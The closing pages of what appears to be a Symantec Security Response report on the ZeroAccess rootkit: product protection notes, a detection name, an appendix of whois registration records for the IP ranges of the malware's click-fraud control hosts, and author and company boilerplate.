- System Infected: ZeroAccess Rootkit Activity 2

Behavior-based protection

Symantec products with behavior-based detection technology can detect and block previously unknown threats from executing, including those associated with this attack. Detected files may be reported with the following name:

SONAR.Zeroaccess!gen1

Reputation-based protection (Insight)

Symantec Download Insight can proactively detect and block files associated with this attack using Symantec's extensive file reputation database.

Appendix A

Whois information for ZeroAccess clicker control hosts

inetnum:	91.230.111.0 - 91.230.111.255
netname:	ATVASITE
descr:	“ATVASITE”
country:	LV
org:	ORG-ATVA1-RIPE
admin-c:	RZ2006-RIPE
tech-c:	RZ2006-RIPE
status:	ASSIGNED PI
mnt-by:	RIPE-NCC-END-MNT
mnt-lower:	RIPE-NCC-END-MNT
mnt-by:	ATVASITE-MNT
mnt-routes:	CLICK-MEDIA-MNT
mnt-routes:	ATVASITE-MNT
mnt-domains:	ATVASITE-MNT
source:	RIPE # Filtered

organization:	ORG-ATVA1-RIPE
org-name:	“ATVASITE”
org-type:	OTHER
address:	Meza iela 6, Salaspils, LV-2169, Latvia
e-mail:	info@atvasite.eu
mnt-ref:	ATVASITE-MNT
mnt-by:	ATVASITE-MNT
source:	RIPE # Filtered

person:	Renars Ziedonis
address:	Meza iela 21/23, Salaspils
phone:	+371 67547860
e-mail:	info@atvasite.eu
nic-hdl:	RZ2006-RIPE
mnt-by:	ATVASITE-MNT
source:	RIPE # Filtered

Information related to ‘176.53.17.0 - 176.53.17.255’

inetnum:	176.53.17.0 - 176.53.17.255
netname:	ISTANBUL-DC
descr:	Istanbul Datacenter Ltd. Sti.
country:	TR
admin-c:	SNOC14-RIPE
tech-c:	SNOC14-RIPE
status:	ASSIGNED PA
mnt-by:	ISTANBULDC-MNT
source:	RIPE # Filtered

person:	SAYFA-NET Network Operations Center
address:	INTER NET BILGISAYAR LTD STI
address:	Kemeralti Mh. 124 Sk. No.7 D5
address:	Levent, Istanbul
address:	Turkiye, TR
phone:	+90 (232) 463 30 08
fax-no:	+90 (532) 723 52 63

nic-hdl:	SNOC14-RIPE
mnt-by:	SAYFA-NET-MNT
abuse-mailbox:	abuse@sayfa.net
source:	RIPE # Filtered

Information related to '176.53.17.0/24AS42926'

route:	176.53.17.0/24
descr:	AS42926-NETWORK
origin:	AS42926
mnt-by:	AS42926-MNT
source:	RIPE # Filtered

Symantec
Security Response

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Moutain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the authors

Sean Hittel and Rong Zhou are Senior Security Analysts in Symantec Security Response.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com